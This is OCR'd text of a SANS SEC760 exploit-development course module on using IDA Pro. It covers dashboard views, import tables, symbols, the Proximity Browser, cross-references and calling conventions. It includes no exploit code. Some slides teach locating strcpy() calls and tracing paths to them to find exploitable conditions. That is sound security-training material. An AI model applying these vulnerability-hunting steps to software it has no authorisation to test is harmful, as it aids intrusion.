
- **Named License**: This license type is tied to one individual at one organization. A version of IDA tied to a Named License may be installed on up to three computers used by that single individual.

- **Computer License**: This license type is tied to a single computer but allows for many users at a single organization to use the software. Only one user is permitted to use the tool at a time.

- **Floating License**: This license type allows you to install the tool on as many computers within an organization as desired, but the number of concurrent users is bound to the number of seats purchased under the license.

If you would like to purchase a licensed copy of IDA, you can get a 20% discount for taking this course. You must contact Stephen Sims at stephen@deadlisting.com for a discount password that is good for one license. Stephen will contact Hex-Rays to approve the discount and supply you with a password.

Primary Dashboard (1)




91

Primary Dashboard (1)

This slide is a screenshot of the primary dashboard in IDA. There are countless features; however, this slide only shows some of the primary windows. The long bar at the top, labeled as "Overview Navigator," is a graphical representation of the memory for a given file. Clicking anywhere on this bar will take you to different locations within the program. The list titled "Function names" on the left is the list of functions associated with the image being analyzed. If debugging symbols are provided, the majority of function names will likely be resolved. You may also see functions labeled by their memory address (e.g., sub_4a694c). The large window in the center of the screenshot is the graphical view window. This window provides the viewer with a graphical representation of a function and breaks code blocks into its own boxes. By pressing the spacebar, one can jump to the text Disassembly View of the function. The various tabs to the right of the graphical view window can offer easy access to various structures and sections such as the Import Address Table (IAT) and Export Address Table (EAT).

Primary Dashboard (2)




92

Primary Dashboard (2)

By pressing the spacebar from within the IDA View, you can switch between graphical view and Disassembly View. As you get more comfortable with reversing, you will likely spend more time in the Disassembly View. You can also right-click and select your preferred view.

Import and Export Address Tables

- By clicking on the “Imports” or “Exports” pane, you will get a listing of the IAT/EAT or PLT/GOT for the file examined




Address	Ordinal	Name	Library
00405000		RegOpenKeyExA	ADVAPI32
00405004		RegQueryValueExA	ADVAPI32
00405008		RegCloseKey	ADVAPI32
00405010		CreateProcessA	KERNEL32
00405014		GetFileType	KERNEL32
00405018		GetModuleHandleA	KERNEL32
0040501C		GetStartupInfoA	KERNEL32
00405020		GetCommandLineA	KERNEL32
00405024		GetVersion	KERNEL32
00405028		ExitProcess	KERNEL32
0040502C		TerminateProcess	KERNEL32
00405030		GetCurrentProcess	KERNEL32
00405034		UnhandledExceptionFilter	KERNEL32
00405038		GetModuleFileNameA	KERNEL32
0040503C		FreeEnvironmentStringsA	KERNEL32

- There are other panes and views that will be discussed when appropriate

Import and Export Address Tables

It is often useful to examine the Import Address Table (IAT) or Export Address Table (EAT) of a Windows binary and the Procedure Linkage Table (PLT) and Global Offset Table (GOT) entries, as well as any dynamic dependency information for a Linux binary. The “Imports” and “Exports” panes can be clicked to see this information. As to be expected, the IAT of a regular Windows program would likely be heavily populated, while its EAT would be empty, or close to empty. A Windows Dynamic Link Library (DLL) would have a populated EAT as it provides functionality to other programs. Several other panes and views, such as Strings, Hex View, and Structures, will be discussed when appropriate.



Debugging Symbols Resolved

```
Functions window
Function name                          S
RegisterServicesProcess                te
CreateWindowStationW                   te
sub_77D61632                           te
sub_77D6181A                           te
sub_77D6182E                           te
sub_77D6186D                           te
sub_77D619F0                           te
sub_77D61B69                           te
sub_77D61B7D                           te
sub_77D61B91                           te
sub_77D61BB6                           te
sub_77D61C86                           te
sub_77D61DAF                           te
sub_77D61DC7                           te
CreateDesktopW                         te
CreateDesktopExW                       te
```

← Failed to load symbols

```
Functions window
Function name                               S
RegisterServicesProcess(x)                  te
CreateWindowStationW(x,x,x,x)               te
CommonCreateWindowStation(x,x,x,x)          te
NtUserCreateWindowStation(x,x,x,x,x,x,x)    te
LoadCursors()                               te
bCheckIfDualBootingWithWin31()              te
vCleanConvertedTTFs()                       te
NtUserInitializeClientPfnArrays(x,x,x,x)    te
NtUserProcessConnect(x,x)                   te
LoadCursorsAndIcons()                       te
LoadIcons()                                 te
InitOemXlateTables()                        te
__ClientFontSweep(x)                        te
vFontSweep()                                te
CreateDesktopW(x,x,x,x,x,x)                 te
CreateDesktopExW(x,x,x,x,x,x,x,x)           te
```


SANS SEC760 | Advanced Exploit Development for Penetration Testers 94

Debugging Symbols Resolved

This slide is an example of what a proper symbol resolution looks like when the file is linked with debugging information. It is easy to see whether or not debugging symbols have loaded properly. In the image on the left, debugging symbols have not loaded properly, while on the right, they have loaded properly. IDA names unresolved functions by prepending the virtual memory address with "sub" (for example, sub_77D6DC72). We are fortunate when vendors such as Microsoft provide debugging symbols, as many vendors do not. We cover this topic in more depth in the appropriate section.

Proximity Browser

- Graphs relationships between functions and data
- Supported starting in IDA 6.2
- Provides a more simplified high-level view




Proximity Browser

The Proximity Browser was made available starting with IDA Version 6.2. It is a tool that helps graph the relationships between functions, data such as variables and constants, thunks, and more. To bring up the Proximity View window, you must toggle the + and – keys on your number pad, or you can turn Num Lock on and press the appropriate number keys on your keyboard. You also can get to it by going to View, Open subviews, Proximity Browser. There are various views available to visualize the call-graph data. By hovering over many of the items shown on the display, you can get more data in a pop-up box. You can also double-click the elliptic nodes (circles) to expand other data references and functions, as well as collapse and expand parent and child connections. This view helps you visualize the flow of the program from a high level. You can see how functions are related and the data on which they act.

More information on the Proximity Browser can be found at http://www.hexblog.com/?p=468.

Proximity View Example (1)

- We see strcpy() is used



```
puts@@GLIBC_2_0
exit@@GLIBC_2_0
__libc_start_main
strcpy
printf
puts
exit
```


- We want to know what path the program takes to get to any strcpy() calls
  - This is where the Proximity View comes into play
  - From the Num Lock keypad press + and – to toggle in and out of Proximity View

Proximity View Example (1)

We now walk through a simple example demonstrating some of the usefulness of this feature. On this slide, a screenshot is shown of the "Function name" window from within IDA. We see that the strcpy() function is used in this program, and we want to find out when it is called because we know it may be a vulnerable condition. In order to switch to Proximity View, we must press the + key from the number pad.

Proximity View Example (2)

- Once in Proximity View, press "g" to jump to an address and type in a function name
  - In this example, we typed in "strcpy"
- Right-click outside of the box and click on "Add node by name"
  - Select "_start" from the list of function names
  - Also, notice the various graph viewing options




Proximity View Example (2)


Once inside of Proximity View, we press "g" to bring up the "Jump to Address" box. We enter in "strcpy" and see the result on the top image. We may need to collapse parents and children. We now click anywhere outside of the "strcpy" box and click on "Add node by name." When prompted with the list of available functions, we click "_start."


There are also many different ways Proximity View can display our data, as you can see in the lower image.

Proximity View Example (3)

- You should now have two functions that are not directly connected
- We now want to find the path
  - Right-click "_start" and select the first option, "Find path" or "Get Path"
  - We now see the path from the start of the program to the strcpy function!
  - This is a contrived example, as the function is only called once
  - If you hover over the calling function, you see the buffer size







```
dest = byte ptr -258h
src  = dword ptr  8
```


600 bytes

Proximity View Example (3)

We now have two boxes shown in the top image. They are not directly connected, and we want to know at what point strcpy() is called. In order to do this, we right-click inside the "_start" box and select "Find path." The path from "_start" to the strcpy() function is not shown. We can quickly change to Disassembly View and get the address of any point within this flow in order to set breakpoints and such. If you simply hover over the function calling strcpy(), you will be given information such as the buffer size, which can be very useful. This is shown in the lower image. Note that this is a contrived example to demonstrate the usefulness of the Proximity Browser feature.

Loading an Object

- File, Open ...
  - Select the file
  - IDA will attempt to choose the right IDA loaders
    - It is usually right
    - You will normally just accept defaults
  - Binary loader requires you to set the entry point
  - Watch for packing


Load a new file

Load file C:\Defense\unpatched\msnthl.dll as
Portable executable for 80386 (PE) [pe.ldw]
MS-DOS executable (EXE) [dos.ldw]
Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment 0x00000000
Loading offset 0x00000000

Analysis
- ✓ Enabled
- ✓ Indicator enabled


Options
- ✓ Create segments
- Load resources
- ✓ Rename DLL entries
- Manual load
- ✓ Fill segment gaps
- ✓ Make imports segment
- Create FLAT group

DLL directory C:\Windows

Loading an Object

Loading a new object into IDA is as simple as clicking File and then Open. After you select the file you wish to disassemble, the window on the screen is displayed, providing you with many options. This window may differ depending on the version of IDA you are running. The most common objects to open for Windows are PE Executable and PE Dynamic Library. As you can see on the slide, IDA tried to determine the right IDA loader for the job. We have three options displayed in this example: Portable executable, MS-DOS executable, and Binary file. The highlighted default is likely the correct choice, unless you have some reason to believe otherwise. If the only option is "Binary file," it means that IDA could not recognize the file type and needs help. If you select the "Binary file" option, you will need to give IDA an entry point. IDA needs to know the address of a valid instruction to begin. The processor type should be automatically set and correct, as will the Kernel options, which are most likely all turned on to improve disassembly.

Once you click OK, you may get some messages about the program being linked with debugging information or errors indicating anti-reverse-engineering efforts such as packing. If debugging symbols are available for the file you are analyzing, they will make reversing much easier. We will take a look at this a bit later. If the entry point is unknown, the Import Address Table (IAT) is damaged, or other loading errors occurred. The program may have been packed or compiled with anti-reverse-engineering techniques. In this case, you will be required to unpack the file or deal with obfuscation techniques before analysis. This can be a challenging situation and is common when dealing with malware reversing, which is outside the scope of this course.



Saving the Database

- IDA auto-analysis
- IDB files and the IDA database
  - .id0 – B-tree style database
  - .id1 – Descriptive flags
  - .nam – Names window information
  - .til – Local type definitions

SANS SEC760 | Advanced Exploit Development for Penetration Testers 100

Saving the Database


Once auto-analysis is complete, IDA creates a database file with the extension .idb. It is much faster to open the .idb file once the auto-analysis has finished the first time around. Along with the .idb file are four other files, each using the prefix of the name of the file being analyzed. These files are .id0, .id1, .nam, and .til. Each file is proprietary to Hex-Rays and is from a high level. These files serve the purpose defined on the slide, as stated by Chris Eagle in his IDA Pro book. Once a database file has been created, the original object file is no longer used unless IDA is used to debug a running program.

Navigation

- Double-clicking function names
  - Function name window
  - From within the IDA View window
    - loc_77d8fbc3 ← No symbol
    - _LocalFree ← With symbol
    - Cross-references are also clickable (XREF)

```
loc_8048483: ; CODE XREF: main+1A↑j
```


- The "g" hotkey to jump to an address
- The "jump" menu option



Navigation

Navigating inside of IDA is quite simple, thanks to features such as double-click navigation and the use of hotkeys. The Function name window allows you to click any symbol name or non-symbol name to jump directly to that function. Double-clicking a name will automatically load the function into IDA's viewer window. You can also double-click cross-references.

Pressing "g" from within the graphical or text viewer will cause a pop-up box to appear, requesting an address. Entering in a valid address will result in a jump to that location. The jump menu option on the top of the dashboard provides you with a list of options, allowing you to navigate to any desired location. It is recommended that you get familiar with these options by experimenting.



Cross-References (1)

- Cross-references are used locate where or when code or data of interest is accessed
  - Code cross-references
    - A reference from one instruction to another nonsequential instruction, referenced by memory address or offset
    - Jumps and calls flow in one direction
    - Destination indicates the cross-reference with arrows: ↑↓
  - Data cross-references
    - A reference from an instruction to data - "r/w/o"
    - Read and write cross-references are always from an instruction, while offset cross-references often typically involve another layer of indirection such as a pointer

SANS SEC760 | Advanced Exploit Development for Penetration Testers 102


Cross-References (1)

The use of cross-references within IDA is extremely handy. Cross-references allow you to see who called a function or block of code you are interested in, as well as when memory locations in the data segment are written to or read. When fuzzing an application and discovering a bug, it is typically the case that the tester will want to know how the potentially vulnerable function was reached. Sometimes the call stack can be used to get some information, while other times it may be corrupt due to the crash. An easier way is to use the cross-reference functionality from within IDA. Let's say we have determined function "foo" to be vulnerable to an overflow condition, and we would like to know when it is called and how many times it is called. We can go to the Function name windows within IDA and locate the function Foo(). We can double-click the function name that opens it up in the IDA viewer. Next, we can click the virtual address of the start of the function and press Ctrl-X. This brings up the cross-references window, and we can see each time the foo() function is called and from where it is called. This allows us to set the appropriate breakpoints inside of a debugger, as well as trace all the nested functions if we desire. Another option is to use the Proximity Viewer.

We can look for cross-references to code as well as cross-references to data. If we identify a string in the data section such as "Please enter your password," we can use the Ctrl-X hotkey after clicking the string of interest. This brings us up a list of what instructions read from or write to this memory location. The type of operation, such as read, write, or offset, is indicated in the comments next to the data of interest. An offset is typically used when dealing with pointers.

Cross-References (2)


- Access the cross-references with the hotkey Ctrl-X



- You can also access the cross-references pane by clicking View, Open subviews, Cross-references
- Access the Function calls view by clicking View, Open subviews, Function calls
  - The top pane shows the callers of the selected function, while the bottom pane shows the functions called by the selected function

Cross-References (2)

This slide shows an example of using the cross-references hotkey, Ctrl-X. In this example, we have chosen to look at any cross-references to the strcpy() function. There is only one call to strcpy() from within the program being disassembled, and that is copyFunction()+19. The +19 is the offset from the start of that function. Cross-references can also be viewed by navigating through the menu options. By clicking View, Open subviews, Cross-references, we can open a new pane that displays the same type of information. There is also another useful view called "Function calls." When opening this view through the same path as before, we can show all the functions that call our selected function, as well as all the function calls made by our selected function.




Calling Conventions

- Define how functions receive and return data
  - Parameters are placed in registers or on the stack
  - Define the order of how this data is placed
- Most common calling conventions:
  - cdecl – Caller places parameters to called function from right to left and the caller tears down the stack
  - stdcall – Parameters placed by caller from right to left, and the called function is responsible for tearing down the stack
    - Used by Microsoft for API calls
    - Variable argument functions must use cdecl

SEC760 | Advanced Exploit Development for Penetration Testers 104

Calling Conventions

It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we will discuss the two most common for x86. The cdecl calling convention is the default for many compilers such as GCC. It defines the order in which arguments or parameters are passed to a called function as being from right to left on the stack and designates that the caller is responsible for tearing down the stack. The EAX/RAX register is used to return values to the caller. The stdcall calling convention used to make Microsoft API calls is similar to that of cdecl; however, the called function is responsible for tearing down the stack once the function has completed. Because the called function is responsible for tearing down the stack, it must know the number of arguments. Variable argument functions, which are functions that can accept a variable number of arguments, must use the cdecl convention. With stdcall, EAX/RAX is used to return values from the called function back to the caller. Other calling conventions, such as syscall, optlink, and fastcall, are seen on occasion.



The Best Method


- IDA has a lot to offer
  - Experiment with a random object file, preferably a simple one at first
  - Get used to quickly navigating to memory locations and using hotkeys
  - Take a look at cross-references to code and data
  - It mostly comes down to experience with assembly and reversing
  - Good programming experience is invaluable
  - Use an IDA Pro Reference Sheet
  - Practice, practice, practice

SEC760 | Advanced Exploit Development for Penetration Testers 105

The Best Method

The best method to learn about all the features with IDA is to experiment. This is how the majority of users learned to use the tool. In this author's experience, it is common to run into a problem or goal when reversing, forcing you to determine how to make it work in IDA. Chances are that there is a simple method of getting the desired result. Chris Eagle's book can come in handy, as can the IDA support pages, though you have to be an active customer.

Select a simple program, perhaps one as simple as "Hello World," and experiment with navigation and try to understand why things are displayed as such and the reason behind the disassembly behavior. Navigation can be quite simple with IDA, and you will find yourself using shortcuts in no time. Make use of cross-references to quickly find where functions are being called and what data is being referenced. Often, vulnerabilities are found by searching for vulnerable functions such as strcpy(). Selecting the strcpy() function and analyzing the cross-references can make it easy to set debugger breakpoints when looking for exploitable conditions. In the end, you will need to increase your familiarity and experience with assembly code. Reversing must be practiced, and expertise comes with experience. Keep an assembly reference guide handy, as you will often reach instructions with which you may not be familiar.


Module Summary


- IDA is a complex, invaluable tool for reverse engineering
- IDA provides many ways to view and manipulate data
- Get familiar with the many menu options
- The best method is to practice, practice, practice

SANS SEC760 | Advanced Exploit Development for Penetration Testers 106

Module Summary

